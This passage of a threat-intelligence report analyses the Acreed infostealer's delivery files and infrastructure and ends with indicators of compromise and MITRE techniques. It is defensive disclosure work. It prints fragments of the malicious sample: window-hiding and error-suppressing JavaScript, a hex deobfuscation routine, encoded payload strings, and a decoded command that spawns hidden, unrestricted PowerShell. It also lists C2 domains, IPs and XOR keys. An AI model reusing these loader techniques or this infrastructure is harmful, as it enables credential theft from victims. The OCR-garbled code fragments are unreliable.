


Figure 39 - Summary of the blockchain relations

6.2. .sh file

While all the domains are now offline, one of the .sh files was analysed on VirusTotal[39].

39 https://www.virustotal.com/gui/file/cac28d6b2b1cc11de167eca3f77ebb7e7107be2117fbe8ce2e304993fe7ed54c/relations



The file is a JavaScript that masquerades as a Google Inc. file and moves the activated window far away from the screen. It also deactivates potential error messages to not alert the victim.

```
<script>window.moveTo(-10000,-10000)</script>
oxmdia
ISO Media file produced by Google Inc. Created on: 09/15/2024.
<script>window.onerror = function(){return true}</script>
```

Figure 40 - JavaScript

Next, the script launches a deobfuscation mechanisms that take hexadecimal strings as input.

```
<script>function pGtcWN(DdrKnu){for(var Pyrzfr='',JWJQ=0
JWJQ<DdrKnu.length
JWJQ+=2){var v=parseInt(DdrKnu.substr(JWJQ,2),16)
Pyrzfr+=String.fromCharCode(255 - v)
}return Pyrzfr
}</script>
```

```
<script>var
Pyrzfr=pGtcWN('8896919B9088D19A879A9CAC9C8D968F8BD7D8B89A8BB09D959A9C8BD7DD88969192989288B8CC5DDD6D1B89A
8BD7DDA89691CCCDA0AF8D909C9A8C8CDDD6D1BC8D9A9E8B9ADFDD8F90889A8D8C979A9393D19A879ADFD288DF97DFD291908FD
FD29A8FDF8A91DFD2BADFB5BEBDAABEBAC7BE9EAEBDB6BEB990BEA898BEC6BEBC9CBEB498BECABEBC90BEB1AEBECCBEBB98BEB4
98BECBBEBB9CBEB388BE89BEBB9CBEB388BE89BEBB9CBEB2BEBECCBEBBB2BEB288BDBDBEBBB6BEAD98BE86BEBAA6BEB288BE8EB
EBB9CBEB388BE89BEBBB6BEADAEBE8EBEBBB2BEB188BDBDBEBC90BEAE88BECCBEBB9CBEB298BDB9BEBB9CBEB298BECCBEBBAABE
B298BDB8BEBC90BEB2AEBECCBEBBAABEB298BDB9BEBB9CBEB288BE8EBEBB98BEB298BDB9BEBB9CBEB2BEBECCBEBBB2BEB288BE8
7BEBBB6BEB388BE89BEBBAABEB2AEBE8EBEBAAABEB498BECBBEBC90BEB298BECEBEBBB2BEB388BE89BEBB94BEB498BECEBEBB9C
BEB2AEBE89BEBCC7BEB1AEBE86BEBBBEBEB288BDBABEBBB6BEB2BEBE86BEBCC7BEB388BE8EBEBBAABEB498BDB9BEBB9CBEB498B
E85BEBABABEB388BE89BEBB98BEB498BDB8BEBC90BEADBEBE8EBEBBAABEB188BE88BEBC90BEB2AEBECCBEBCC7BEB388BE8EBEBB
98BEB288BDBCBEBC90BEB498BECCBEBBAABEB498BDB9BEBC90BEB288BECCBEBCC7BEB388BE8EBEBB94BEB
<script>
```

Figure 41 – Obfuscated script

After creating a small Python script to reverse the obfuscation mechanism, the decoded content is as below. It uses window.execScript (only supported by Internet Explorer) to create a new Powershell.exe process in hidden (-w h) with execution policy in "unrestricted" mode (-ep un) and indicates that it is encoded in Base64 UTF-16(LE) (-E).

```
window.execScript('GetObject("winmgmts:").Get("Win32_Process").Create "powershell.exe -w h -nop -ep un
-E
JABUAE8AaQBIAFoAWgA9ACcAKgA5ACoANQA3ADgAKgA4ADcALwAvADcALwAvADcAMAA3ADMAMwBBADIARgAyAEYAMwAqADcALwAvADI
ARQAqADMANwBBACoAQwA3ADcAMgBFADcAMgA3ADUAMgBGACoAMQA3ADUAMgBFADcAMwAqADgAMgBFADcAMAA3ADMAMwAxADIALwAvAD
UAMQAqAEUAKgA4ACoAMgA1ADMALwAvADkAKgA1ADcAMQAvAC8ANQAyADAAMwBEADIAMAAyAC8ALwAqADUAKgBFADcAKgAzAEEALwAvA
DgAKgBGACoARAAqADUANwAwACoAMQA3AC8ALwAqADgAMwBCACoAKgA3ADUAKgBFACoAMwA3AC8ALwAqADkAô
```

Figure 42 - Obfuscated script

After decoding the content, we get this:

```
$TOiHZZ='*9*578*87//7//70733A2F2F3*7//2E*37A*C772E72752F*1752E73*82E7073312//51*E*8*253//9*571//5203D20
2//*5*E7*3A//8*F*D*570*17//*83B**75*E*37//*9
```

Figure 43 - Obfuscated script

It is once again obfuscated but after noticing that this mechanism was like the one exposed in this Netscope analysis[40], we replaced // with 4 and * with 6, which resulted in the content below after hexadecimal conversion.

Figure 44 - Deofuscated script

Analysing the domain **6t[.czlw[.ru**, we notice that it hosts different files[41].

URLs (11)

Scanned	Detections	Status	URL
2025-06-26	16 / 97	200	https://6t.czlw.ru/init1.bin
2025-06-16	16 / 97	404	https://6t.czlw.ru/
2025-05-27	18 / 97	403	http://6t.czlw.ru/1.ht.sh
2025-05-26	18 / 97	403	https://6t.czlw.ru/1.ht.sh
2025-05-26	18 / 97	200	http://6t.czlw.ru/au.sh.ps1
2025-05-22	18 / 97	404	https://6t.czlw.ru/au.sh.ps1/
2025-05-22	16 / 97	404	https://6t.czlw.ru/au.sh.ps1.
2025-05-22	17 / 97	200	https://6t.czlw.ru/au.sh.ps1
2025-06-16	16 / 97	404	http://6t.czlw.ru/
2025-05-15	13 / 97	404	https://6t.czlw.ru/au1.exe
2025-05-15	14 / 97	200	https://6t.czlw.ru/au1.sh

Downloaded Files (5)

Scanned	Detections	Type	Name
2025-06-04	15 / 62	Powershell	au.sh.ps1
2025-06-13	7 / 47	unknown	au1.sh
2025-06-15	26 / 63	unknown	wvdb.sh
2025-06-25	0 / 63	unknown	init1.bin
2025-06-12	0 / 49	HTML	genPg.html\

Figure 45- Relations on VirusTotal

[40] https://www.netskope.com/blog/purehvnc-rat-using-fake-high-level-job-offers-from-fashion-and-beauty-brands
[41] https://www.virustotal.com/gui/domain/6t.czlw.ru/relations

We notice that the file "**au.sh.ps1**"[42] is also delivered by other .sh files.

Execution Parents (3)

Scanned	Detections	Type	Name
2025-07-02	18 / 63	HTML	fdgv.sh.html
2025-07-02	20 / 63	HTML	z5uujea462.sh
2025-07-02	22 / 63	unknown	dd0b3c8d0344725825a6108242190784b864d86b4c737ba442020d7cd912a464

Figure 46 - Relations on VirusTotal

6.3. Similar files

We noticed that several files with TLSH similarity scores higher than 90% were analysed on VirusTotal[43].

Summary - 60/~86 Files	Detections	Score	First seen	Last seen	Submitters	
cac28d6b2b1cc11de167eca3f77ebb7e7107be2117fbe8ce2e304993fe7ed54c wvdb.sh	26 / 63	100.00 %	2025-05-14 01:15:18	2025-05-15 15:15:35	2	3.54 MB
4b398527e66f01fae877b9abfb0bac94c7fb232eeded385ad98c0a76538f3019 R6ZN.flac	15 / 62	97.22 %	2025-04-11 17:39:11	2025-04-23 16:44:48	2	3.71 MB
e2504b673edc4beb4a38ced2cb77aca15a44fde2441884e67572e611ef1a5fc7 Evidence_of_Infringement.mp4 detect-debug-environment	26 / 62	95.83 %	2025-05-13 19:01:01	2025-05-22 03:12:29	2	3.52 MB
d7af808836fe64ba3bc7fc99be8d72f080b14fabbfe00324d7d2132cb5eceb05 cm9iw9ylx00033j6lasy4p6ws.avi	25 / 63	95.83 %	2025-04-16 10:23:55	2025-04-25 14:27:03	3	3.23 MB
a500803fa6479e3675f51ce1630cf46979617d493e471e3d59c0aef5dc1ceeab payload_1.hta ico	8 / 63	95.83 %	2025-05-28 11:38:11	2025-05-28 11:38:11	1	4.17 MB
3cb7373884fefa03279c92510bef172993a990401944ccc6a1e46af2ae9e7969 bestbuy.avi ico	18 / 61	95.83 %	2025-04-10 13:18:49	2025-04-10 15:25:58	3	4.05 MB

Figure 47 - TLSH similarity search on VirusTotal

42 https://www.virustotal.com/gui/file/1a5df14fb1dcd4bbceffc9a191a7509ed95d9d1d6fd60efe1418f7e769ce72cf/relations

43 https://www.virustotal.com/gui/search/tlsh%253AT1AA06B1AE571C250FEA521735B0CC171B6B74ED69135387834851B2368C3A3A6CEA62FF?type=files

If we look inside the content of one of them[44], we notice that it appears highly similar. This one example, named "**Evidence_of_Infringement.mp4**" shows the same obfuscation mechanism and Google Inc. masquerading. The content to be decoded is almost strictly similar to the **wvdb.sh** file we analysed earlier.




Figure 48 - Content of "Evidence_of_Infringement.mp4"

This file[45] is found on the domain "**sadgfua54a[.xyz**", which contains other files probably associated with this one.

44
https://www.virustotal.com/gui/file/e2504b673edc4beb4a38ced2cb77aca15a44fde2441884e67572e611ef1a5fc7/content

45
https://www.virustotal.com/gui/file/e2504b673edc4beb4a38ced2cb77aca15a44fde2441884e67572e611ef1a5fc7/relations




Figure 49 - Relations of sadgfua54a[.xyz

7. Conclusion

The samples we detected – and which we attributed to the Acreed family – have the core functionalities of an infostealer. The usage of BNB SmartChain Testnet as a dead drop resolver is quite interesting, as it offers great persistence and flexibility for the management of the C2 domains. At the present time, Acreed is maybe a privately developed project, but our infrastructure analysis shows that it is also integrated in an existing ecosystem that overlaps with Vidar. It is therefore likely that this malware will spread more and more in the cybercrime community.

8. Actionable content

8.1. Indicators of compromise

Value	Type	Description
5adf74aec76fd9aafd0e4a53e7c701ac757437556074c9412d42bf9a4b807beb	File	Acreed sample
cbe48ec5996c53e96f5b126669bcfb92440587892798580f3341f29403bcf58a	File	Acreed sample
92495afb2cfdb814bc59c9ab2fbcb848423fe8479e97d657e1208da965918f40	File	Acreed sample
31856f84c73b66428547afcfb812051f45b32fdd4ca41fa005587356773a10d0	File	Acreed sample

13c599e1c083786286c06c9e9ff4301bb844d1e911cd138d4b098ce40198ee1d	File	Acreed sample
e44d66a0e46e09b1946682c0e83ed62e9c679ef70a6f05e769c5d12a4f7941a4	File	Acreed sample
90137cca23dea5ef2aaaf21b4479710ebc77525e52896287d6a6f1ef86570339	File	Acreed sample
64948576fa1031f19ff58b8dc1abcf65bba29e5ba97c99c7b7fba88f93405996	File	Acreed sample
c84f48d7f383a98220b8d3aa851b0c6b6516c4fe6c90ba4dbee8be2d7164ce73	File	Acreed sample
6d9d9ed4ddbf63aa133bd1616942ae2d984baaca1550933ee84e70d3b33d302c	File	Acreed sample
39cff529c3b085d93c3ca08853663146d571496dcb29f406f8fbbc90e6976c7c	File	Acreed sample
3703037a2794aeafb56379b6c50f7e73ba3190b7e7150ddb79aca4084c259668	File	Acreed sample
b8d179cca6fe61ae175cc8c2f4377d1c249c24a73dc616358267f02d23d61776	File	Acreed sample
d6e38bbcad701ec0cc8f0727fd437e563d069a610dd147bbb8086efd20a63bd9	File	Acreed sample
3de47aee739a91085e62a6a0bb4d1640f7a55cc08db6906bd8724c43a6ba9209	File	Acreed sample
606b2261d15df8ae587ac7cb929d37de6b4520f4d6a7a7d3b98134de915925e3	File	Acreed sample
3d94cf5e0b4d7ea8cc616ea0993f2d87774b037381687078284eac19e8738935	File	Acreed sample
2cb1735ac9dab2b519b209b56cdad5e434a97590a1754fd07bdf52425ae58bc6	File	Acreed sample
0xD13Fa758d18aCff16648D35a657DF929341dc6c1	Cryptocurrency Wallet	Acreed dead drop resolver (BNB contract)
https://steamcommunity.com/profiles/76561199780129524	Url	Acreed dead drop resolver (Steam profile)
windowsupdateorg.live	Domain Name	Acreed C2 domain
trustdomainnet.live	Domain Name	Acreed C2 domain
trusteddomain.win	Domain Name	Acreed C2 domain
https://trustdomainnet.live/getjson.php	Url	Acreed C2 end point
https://trustdomainnet.live/Files/LoginNew.php	Url	Acreed C2 end point
186.2.166.198	IPv4 Address	Acreed C2 IP
PohSoftware/1.0	User Agent	Acreed user agent
POSDATAGENT	User Agent	Acreed user agent
POHSOFTWARE	User Agent	Acreed user agent
DLAGENT	User Agent	Acreed user agent
Kduhw8rtgt43t4565fewqioh28@(*#(@268e289ey2860H283dho	Cryptographic key	Acreed XOR key
qNBD8qgbd8gh28@(*#(@232032932DGH283dhi	Cryptographic key	Acreed XOR key
[MUTEX]	Mutex	Acreed mutex
0x1869b0629b835915d6432b61393e5ba319d20eb7	Cryptocurrency Wallet	Dead drop resolver (BNB contract)
0x3dd7a9c28cfedf1c462581eb7150212bcf3f9edf	Cryptocurrency Wallet	Dead drop resolver (BNB contract)
0x51d738782c4854fa74a4ac18bea445a1152af850	Cryptocurrency Wallet	Dead drop resolver (BNB contract)
0x54e39d91d8c976beec226fa980716e6ca799a22b	Cryptocurrency Wallet	Dead drop resolver (BNB contract)
0x661a78c29e021a3ede93ee8f995988937b7f71e8	Cryptocurrency Wallet	Dead drop resolver (BNB contract)
0x678e30951c74db1972eb7569b7058b10f3932962	Cryptocurrency Wallet	Dead drop resolver (BNB contract)
0x7e684f26d0fe33bb3402e149180d77a3a02444b3	Cryptocurrency Wallet	Dead drop resolver (BNB contract)
0x92071eaedaaf7619be76c09dd3c4fa44359f8bf0	Cryptocurrency Wallet	Dead drop resolver (BNB contract)
0xb968b4387557a6e2972bb751eefe76b0d9f7b45d	Cryptocurrency Wallet	Dead drop resolver (BNB contract)
0xd887e4b299757ad3317ff328f8728478cafff823	Cryptocurrency Wallet	Dead drop resolver (BNB contract)
0x441e2d8a8b4c50091e2f30ff96ea0faae6400903	Cryptocurrency Wallet	Acreed master wallet
cac28d6b2b1cc11de167eca3f77ebb7e7107be2117fbe8ce2e304993fe7ed54c	File	Wvdb.sh

qv.gahq.ru	Domain Name	Hosts .sh file
sd.qocas.ru	Domain Name	Hosts .sh file
xp.cybf.ru	Domain Name	Hosts .sh file
bv.qymut.ru	Domain Name	Hosts .sh file
ow.lyzyf.ru	Domain Name	Hosts .sh file
nk.zujer.ru	Domain Name	Hosts .sh file
ou.qymj.ru	Domain Name	Hosts .sh file
6t.czlw.ru	Domain Name	Hosts .sh file
89.169.54.153	IPv4 Address	Associated with .ru domains
1a5df14fb1dcd4bbceffc9a191a7509ed95d9d1d6fd60efe1418f7e769ce72cf	File	Au.sh.ps1
13t.njtq.ru	Domain Name	Hosts .ps1 file
24b5ca05e82563092ac8db31a8852d4ec38d442714209d64ae13af899c3cc0f5	File	fdgv.sh.html
74d642fc5a37529add46dce736262c54e817bfacee74984d3c0e1b9527c36706	File	Paper.js seen communicating with trustdomainnet.live
7a21cf9517dd7db390ca694283f49c4dc7eeb9898ec0e3189bfe646b2d697087	File	Sellix.js seen communicating with trustdomainnet.live
94c5a4647b0c946af96615c1d5ad60633388aace8bfdb9ec3d7291bc43fe27fd	File	script.js seen communicating with trustdomainnet.live
b8625417802c779d4a94516853b18a02ff89acb428c732e100adf4b2ca4feb2b	File	bitrefill.js seen communicating with trustdomainnet.live
ed7b2580970e55d12da734358ff62e1e54506fea22c019aa75adec131fe59bd8	File	G2a.js seen communicating with trusteddomain.win
923adb75c6e8c17b2d797a4066e5078b10b2ef0be507711ef7e45daec696ae61	File	cryptomus.js seen communicating with windowsupdateorg.live
36922ec660635f89a04b104369fe6ca4d37aec1f613222c6a3a7c611aa98a0f6	File	fixedfloat.js seen communicating with windowsupdateorg.live
1aa5a916718a2b59f0550c398f5f798a263fd47c118b28bd4ddc94a6f98c513e	File	cryptomus.js seen communicating with windowsupdateorg.live
673d61225906ac13b73ef062ecc339c1038e18f835952c502ebcf2dcdae3b168	File	script.js seen communicating with windowsupdateorg.live
7ca3a142397e628c0b3afdfc3161369bc692774bc593ef147d48171912464409	File	script.js seen communicating with windowsupdateorg.live
c71a92d6a799808fc9292b6841ed78d43f361713e30bebbee38a0f30f1f36fe1	File	paper.js seen communicating with windowsupdateorg.live
03f371d03ec84f6e6aabde91366160aa47a191d7e22d21cb9db1e249d61ad0b7	File	hoodpay.js seen communicating with windowsupdateorg.live
0x7102e054383FEAEf850Fb7220709fb659c21B94d	Cryptocurrency Wallet	Smart contract creator for fake captcha
0xaf7baa118de56fb6f652b9e880211f03c928d2e1	Cryptocurrency Wallet	Update smart contract
0xC03e293111a7f3F3fe3aB18eFED75c9853196787	Cryptocurrency Wallet	Fake captcha smart contract
0xafefa6F98734c8A0F43c5B6181cdc3668B9Fc014	Cryptocurrency Wallet	Fake captcha smart contract
0x0BdA928ed51b432961D106A2161eA61DD8f1a46F	Cryptocurrency Wallet	Linked to the Acreed crypto infrastructure
0x10A469eb1DBb7cb06b3514744834418C266dea9E	Cryptocurrency Wallet	Linked to the Acreed crypto infrastructure
0x71FBb8fA107C50bcDA38F0b1644F306EE49e8153	Cryptocurrency Wallet	Linked to the Acreed crypto infrastructure
0xC6bfA9E87d3FEb0AB8909804dBb9981DFb11bfcE	Cryptocurrency Wallet	Linked to the Acreed crypto infrastructure
0xD5305eDCFE11880B078d11b69F97774537C80397	Cryptocurrency Wallet	Linked to the Acreed crypto infrastructure
0xd71f4cdc84420d2bd07f50787b4f998b4c2d5290	Cryptocurrency Wallet	Linked to the Acreed crypto infrastructure
0xe108B5aB5854fd6b2C53BA4D2b7F0CC68948948B	Cryptocurrency Wallet	Test smart contract

0xe4E8D9E516378F3873173609F043351043e5422B	Cryptocurrency Wallet	Test smart contract
0xfa491a3bb2145c3e61Ce263B029Ab38351Aa2ba0	Cryptocurrency Wallet	Test smart contract
https://api.zile42o.dev/cryptoqr/api.php	Url	Url to generate qr code.

8.2. TTPs

Tactic	Technique	Technique ID
resource-development	Acquire Infrastructure	T1583
resource-development	Domain Registration	T1583.001
resource-development	Server Acquisition	T1583.004
resource-development	Develop Capabilities	T1587
resource-development	Malware Development	T1587.001
resource-development	Digital Certificates	T1587.003
resource-development	Obtain Capabilities	T1588
resource-development	Malware	T1588.002
exfiltration	Exfiltration Over Command and Control Channel	T1041
discovery	Process Discovery	T1057
discovery	System Information Discovery	T1082
command-and-control	Application Layer Protocol	T1071
command-and-control	Web Protocols	T1071.001
command-and-control	Web Service	T1102
command-and-control	Web Services	T1102.001
collection	Data from Local System	T1005
collection	Screen Capture	T1113
collection	Clipboard Data	T1119

9. Sources

Reliaquest